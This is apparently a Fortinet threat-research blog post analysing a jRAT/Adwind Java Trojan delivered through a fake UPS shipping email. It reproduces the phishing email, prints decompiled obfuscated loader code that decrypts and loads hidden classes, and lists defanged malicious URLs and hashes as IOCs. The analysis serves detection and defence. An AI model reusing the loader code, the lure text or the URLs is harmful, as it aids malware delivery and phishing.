
New jRAT/Adwind Variant Being Spread With Package Delivery Scam

fortinet.com/blog/threat-research/new-jrat-adwind-variant-being-spread-with-package-delivery-scam.html

February 16, 2018



From: UPS Quantum View [mailto:shippinginfo@vps.com]
Sent: Thursday, February 01, 2018 9:18 PM
To: [redacted].com
Subject: UPS DELIVERY UPDATE

Hi, This message is sent to you at the request of your shipper, To notify you that a package has been shipped to you. The physical package was tendered to UPS and has been shipped. To verify the actual transit status of your shipment, Click below to view your shipping label and tracking link for delivery

Shipped: Thursday 2/1/2018

This message was sent to you at the request of the shipper to notify you that the shipment information below has been transmitted to UPS. The physical package may or may not have actually been tendered to UPS for shipment. To verify the actual transit status of your shipment, click on the tracking link below.

Shipment Details

Tracking Number:	1Z0088V453467732
UPS Service:	UPS 2nd Day Air®
Number of Packages:	1
Package Weight:	6.5 LBS
Scheduled Delivery:	Saturday 2/3/2018
Reference Number 1:	4321372

http://upsshippingilabel.4pu.com/

Download the UPS mobile app

© 2017 United Parcel Service of Australia, Inc. UPS, the UPS brandmark, and the color brown are trademarks of United Parcel Service of Amercia, Inc. All rights

Threat Research

By Xiaopeng Zhang | February 16, 2018
At the beginning of February 2018, FortiGuard Labs collected a malicious email with the subject "UPS DELIVERY UPDATE", as shown in Figure 1. Phishers and scammers traditionally misuse the names of well-known organizations and individuals in order to make their malicious messages seem legitimate, allowing them to more easily trick unsuspecting victims. This email message contains a fake order tracking number with a bogus hyperlink that, rather than connecting the user to a legitimate website, downloads a jar malware. After a quick analysis, I was able to determine that this malware is jRAT/Adwind.

jRAT (also called Adwind) is a commercial cross-platform remote access Trojan that is written in Java. It is designed to control and collect data from a victim's machine regardless of whether it is running Windows, Linux, Mac OS X, or BSD. While jRAT is not very new, it keeps upgrading its technology. In this blog, I will show you how this variant that we collected works on a Windows system.

Downloading the jRAT malware from the hyperlink

Figure 1 shows the content of the fake UPS email. The hyperlink on the order tracking number points to the malware download page "hxxp://upsshippingilabel.4pu.com/". Note that a real UPS tracking link should be in this format:
"hxxp://www.ups.com/WebTracking/processInputRequest?
loc=en_US&Requester=NES&tracknum=1Z5F606X123456789".

Figure 1. Fake UPS shipment notice

Figure 2. Downloading the jRAT malware in IE

As you can see from Figure 2, the downloaded file is named "upslabels.jar".

A Jar file is a Java package format file that can be executed by a Java.exe program. This means that to get this malware running, the victim has to have installed the Java running environment on his system.

Static analysis of the upslabels.jar file (the parent-jar)

When dragging the jar file into a Java static analysis tool, it's obvious that it uses obfuscation technology to protect it from being easily analyzed. The package names, class names, function names, field names, and resource names are all random strings. It even could bypass the JD-GUI tool because the jar's entry function - main function is decompiled as empty in the tools. Figure 3 shows the view of "usplabels.jar" in an analysis tool.

Figure 3. Random names and empty main function in JD-GUI

I was able to decompile the jar file into Java source code so I could debug the source code in Eclipse. BTW, when the upslabels.jar starts, it drops another jar file. So I call the upslabels.jar the parent-jar. It is actually like a packer for PE files. I then call the dropped jar file the main-jar.

To make it hard to be analyzed, all the constant strings in it are split and defined into many different classes, all of which will be concatenated during runtime. Below are two code snippets displaying how the split strings are defined, and how one split string is concatenated.

```
public class Unmedaled
{
[…]
  public static void hayneTech()
  {
    Unpeg.difdaBruzz = "com.oofiest.flatterer.Shreds.get";
    Unpeg.noxChoop = "BuggyAlogy(), com.";
    Unpeg.corrBlimy = "miesFubs(), com.ch";
    Unpeg.jismDupe = "stils.Un";
    Unpeg.mhoAevum = "m.cholle";
    Unpeg.thyselBazar = "AES";
    Unpeg.mendeeHunh = "AES";
    Unpeg.boohooTalked = "\0002216ca4";
    Unpeg.rebelWasir = "st/oe";
    Unpeg.pnyxLwo = "l.Jrat";
  }
}

public class NeukBons
{
[…]
  public static void huminEntr()
  {
    Unpeg.dartreJazy = (new
StringBuilder()).append(Unpeg.difdaBruzz).append(Unpeg.simasHaul).append(Unpeg.pindaHowso).append(Unpeg.fou

  }
}
```

Part of the split strings will be combined as Java code to be executed later by a ScriptEngine object by calling its eval function. It also attempts to hide the keyword code. Below is an example of calling eval function:

```
public static void unrowWote() throws ScriptException
{
  AeacusAdm.abyChm.eval(Unpeg.keltsKru);
}
```

“AeacusAdm.abyChm” is a ScriptEngine object. “Unpeg.keltsKru” is a String type variable that holds the concatenated string of “com.oofiest.RectaSeers.pedeeGunsel=com.choller.pastils.Unpeg.getAtaPawls().getBytes();”, which is then executed in the AeacusAdm.abyChm.eval function. The result is an AES key used to decrypt other classes, so the key is saved in the variable com.oofiest.RectaSeers.pedeeGunsel with the value [0, 50, 50, 49, 54, 99, 97, 52, 51, 55, 98, 52, 52, 52, 53, 0].

This variant also contains a lot of resource files (see the file list in Figure 3), which are encrypted. The parent-jar reads and decrypts them, and then some of them will be combined as Java class files, constant strings, or URL strings.

Dynamic analysis of the upslabels.jar file

Next, I will provide more details about how this variant works chronologically.

When started with Java.exe, this variant sets up two JVM global properties, "q.main-class"->"operational.Jrat" and "q.encryptedPathsPath"->"/com/choller/LidoMath", by calling the System.setProperty function. The value of the property “q.main-class” is retrieved later in a dynamically generated class to load the main class. The value of the property “q.encryptedPathsPath” is "/com/choller/LidoMath", which is the first element of an encrypted resource chain.

Figure 4. Calling System.setProperty

It then loads data from a resource file and decrypts it using the AES algorithm to get a class file. It will be a dynamic class to be loaded as “qeaqtor.Loader” by calling the ClassLoader.defineClass method. Figure 5 shows the main steps to loading dynamic class “qeaqtor.Loader”. I added comments to the code for better understanding.

Figure 5. Load dynamic class qeaqtor.Loader

After that, the “Loader” class in package “qeaqtor” is ready to be used. It contains four methods: bytes, criminal, go and resource. Only go is declared as “public static”. The go method is the entry method of this class. It’s obtained from the result of calling qeaqtor.Loader.class.getMethods() and returns with a method array, the first of which is method go. I dumped the class to a local file and then decompiled it, so in the snippet below you can see how the class qeaqtor.Loader and its member variables are declared, as well as the code of method go.

```
package qeaqtor;

import Java.io.ByteArrayInputStream;

import Java.io.ByteArrayOutputStream;

import Java.io.DataInputStream;

import Java.io.InputStream;

import Java.io.ObjectInputStream;

import Java.lang.reflect.Method;

import Java.util.LinkedHashMap;

import Java.util.zip.GZIPInputStream;

import Javax.crypto.Cipher;

import Javax.crypto.spec.SecretKeySpec;



public class Loader

{

 public static final String[] qeaqtor_resources = { "/qeaqtor/Loader.class",
"/qeaqtor/URLStreamHandler.class", "/qeaqtor/URLStreamHandlerFactory.class",
"/qeaqtor/URLConnection.class", "/qeaqtor/Header.class" };

 static String _main_class;

 static String _encryptedPathsPath;

 public static String entryKey = "0123456789012345";//AES key
```

```
static Class bootsrapClass;

static LinkedHashMap<String, byte[]> criminals;

static LinkedHashMap<String, String[]> paths;



public static void go(Class bootsrapClass, String[] args) throws Throwable

{

 if (args == null) {args = new String[0];}



 _main_class = System.getProperty("q.main-class");

 _encryptedPathsPath = System.getProperty("q.encryptedPathsPath");



 if (_main_class == null)

  return;

 ByteArrayOutputStream mainBaos = new ByteArrayOutputStream();



 DataInputStream dis;   InputStream is;

 String nextPath = _encryptedPathsPath;

 for (;;){

  is = bootsrapClass.getResourceAsStream(nextPath);
```

```
    if (is == null) break;

    ByteArrayOutputStream baos = new ByteArrayOutputStream();

    int readed;

    byte[] buffer = new byte[1024];

    while ((readed = is.read(buffer)) > -1)

     baos.write(buffer, 0, readed);

    byte[] encbytes = baos.toByteArray();

    Cipher cipher = Cipher.getInstance("AES");

    cipher.init(2, new SecretKeySpec(entryKey.getBytes("UTF-8"), "AES"));

    encbytes = cipher.doFinal(encbytes);

    is = new ByteArrayInputStream(encbytes);

    dis = new DataInputStream(is);

    nextPath = dis.readUTF();

    while ((readed = dis.read(buffer)) > -1)

     mainBaos.write(buffer, 0, readed);

   }

   ObjectInputStream ois = new ObjectInputStream(new
 ByteArrayInputStream(mainBaos.toByteArray()));

   paths = (LinkedHashMap)ois.readObject();
```

```
  criminals = (LinkedHashMap)ois.readObject();

  ois.close();



  ClassLoader cl = bootsrapClass.getClassLoader();

Method defineClass = ClassLoader.class.getDeclaredMethod("defineClass",

            new Class[] {

               String.class,

               byte[].class,

               Integer.TYPE,

               Integer.TYPE }

             );



  defineClass.setAccessible(true);

  String res[] = qeaqtor_resources;

  Class last = null;

  int i = 0; i = res.length;

  for (int j = 0; j < i;) {

         String qc = res[j];

         if ((i++ == 0) || !qc.endsWith(".class"))
```

```
              continue;



          is = null;

          try {

            String canname = qc.replace('/', '.');

            canname = canname.substring(1, canname.length() - 6);

            byte[] bytes = resource(qc);

            if ((last = (Class)defineClass.invoke(cl, new Object[] { canname, bytes,
Integer.valueOf(0), Integer.valueOf(bytes.length) })) == null)

             return;



            try {is.close();} catch (Throwable localThrowable2) {}

            j++;

            }

           catch (Throwable t) { return; }

           finally{

                try {is.close();}

                catch (Throwable localThrowable4) {}

                 }
```

```
        }

  if (last == null) {return;}

  last.getMethod("go", new Class[] { String[].class })

            .invoke(null, new Object[] { args });

 }

[…]
```

Here it reads out "/com/choller/LidoMath" by calling function *System.getProtperty()* from the JVM global property "q.encryptedPathsPath". As I said above, this is the first element in a resource chain. It is a path to the AES encrypted resource file. After decrypting its content and calling *nextPath = dis.readUTF();* it gets the next resource's path from the decrypted data. It also reads another global property value into the Loader class variable *_main_class* that is used in the following dynamic loaded class.

Figure 6 is the screenshot of the partially decrypted data. You can see "/com/choler/BayaFinn" will be the next one in the resource chain.

Figure 6. Decrypted resource "/com/choller/LidoMath"

In this way, it can load all resources in the resource chain and then put the decrypted data together into a *mainBaos* object.

Actually, the final data could make a LinkedHashMap object, as it reads all data into a LinkedHashMap object *Loader.paths*. From a Java document, the class is defined as “Class LinkedHashMap<K,V>”. This class contains two members, Key and Value. You get the Value by Key calling its *get()* function. In this case, the Value consists of the resource path and AES decryption key. In the following steps, using this LinkedHashMap object, the malware can read and decrypt a number of resource files, including URL, more dynamic class files, and the dropped working jar file.

Figure 7 shows one pair of K and V from the object *paths*. It contains 122 pairs of K and V.

Figure 7. View of LinkedHashMap object paths

Loader class has a class member qeaqtor_resources declared as the following:

```
public static final String[] qeaqtor_resources
= {"/qeaqtor/Loader.class", "/qeaqtor/URLStreamHandler.class",
"/qeaqtor/URLStreamHandlerFactory.class", "/qeaqtor/URLConnection.class",
"/qeaqtor/Header.class"};
```

It’s a string array containing five strings, all of which are Keys in the *paths* object. The next step in the *go* method is to load all of these classes except for the first one (it has already been loaded.). Through *paths.get()* we get the corresponding resource path and AES decryption key to decrypt the resource loaded into JVM as class, just like loading the Loader class. At the bottom of this function, it calls the last loaded class’s *go()* method by calling *getMethod(“go”…)* and *invoke()*. The last loaded class is “/qeaqtor/Header.class”, which I also dumped to a local file for further analysis.

Let’s move forward to see what *Header.go* method does. It calls the *Loader.crimina("smart-qrypt-address");* method to get a URL. Here “*smart-qrypt-address"* is a Key in Loader.paths. It ends up with the URL string "*hxxps://vvrhhhnaijyj6s2m.onion.top/storage/cryptOutput/0.81189400 1517566981.jar*". It then accesses this URL and downloads a new file to replace the current parent-jar and run it. In short, it upgrades itself every time it starts. Figure 8, below, contains the code snippet.

Figure 8. Upgrades itself every time it starts up

The *Header.go* method continues to load the dynamic class whose name is in *Loader._main_class*, i.e. “operational.Jrat". It is formatted as “criminal/0/operational/Jrat.class“. No doubt, it’s a Key to *Loader.paths* as well. The resource file for this Key is “/com/choller/britchka/HiantPfc“. Decrypting it can get a class file, and then the “operational.Jrat” class is loaded dynamically into this JVM. Below is the related code snippet.

```
Object brother = new URLClassLoader(urls);
```

```
Class sister = ((ClassLoader)brother).loadClass(Loader._main_class);
```

```
sister.getMethod("main", new Class[] { String[].class }).invoke(null, new Object[] {
args });
```

Finally, the function *operational.Jrat.main* will be called through calling *invoke*.

The purpose of the *Jrat.main* function is to drop another jar file into the system temp folder, which will take control to perform the actual malicious actions on the victim's system. It is the main-jar file. Similarly the main-jar file is encrypted and split into different resource files. It can be restored through the *Loader.paths*. Figure 9, below, is the code snippet of *operation.Jrat.main* that tells how the main-jar is restored and run up.

Figure 9. Run main-jar up

Here is a view of the overall flow chart of what upslabels.jar does.

Figure 10. The overall flow chart of upslabels.jar execution

When the main-jar runs, it adds itself into the startup group in the system registry so that it will be run whenever the system starts. It also covertly runs two VBS scripts from the system temp folder to get the installed AntiVirus and Firewall products on the system. Figure 11 shows the process tree in Process Monitor when upslabels.jar runs.

Figure 11. Process tree when running upslabels.jar

So far, I'm still working on analyzing the dropped main-jar.

During my analysis, we also observed that there were many different jRAT variants captured in our malware collection system. The list below is a partial listing of them.

D15DE96E4E287377491AAD6C29201F5D|Order_2018.jar

AB679F467A773BB14E8C5812102DBCF5|Order_2018.jar

AAF35F7D8C5D12BA595800287176336B|1Z2959990312036034.jar

C66E26C585BA64AF4EE234787694B44C|Order_2018.jar

AD63F38A172367CE5A0919A04968030E|Order_2018.jar

212DD73E8896DA5F5F37E67A38B546FC|Order_2018.jar

C87C87BAA62143EC219A204FA3AA2E48|Payment details.jar

632AEFADDD6005C4F85616CDEA6BEE74|DOC0.14538400 1.jar

15B9AE21D412ED477619F6E7B3CC43F6|Document.jar

2395E2D206D002203965CF9C1D38906C|SOA.jar

5FB5E4E13620DC2EC0B2D4E1F5E2B099|Order_2018.jar

5E1D0FAAA0561E63069D26F69B8AB552|Order_2018.jar

7454B206D9F8BDD0F99F8365E278A214|Invoice.jar

DDFBFBE75F00047B6AA7129950A16CD8|New Order.jar

Solution

The FortiGuard Antivirus service has detected the file "upslabels.jar" as Java/Adwind.AAV!tr. The jar download URL has been rated as Malicious Websites by the FortiGuard Webfilter service.

IOC

URL list:

hxxp://upsshippingilabel.4pu.com/

hxxps://vvrhhhnaijyj6s2m.onion.top/storage/cryptOutput/0.81189400 1517566981.jar

Sample SHA-256 hashes:

upslabels.jar

02A47E7FDFF641C9DE851D8434E4627E3E2BFB20FD0D776E8528DC719039AC36

Sign up for our weekly FortiGuard intel briefs or to be a part of our open beta of Fortinet's FortiGuard Threat Intelligence Service.

Related Posts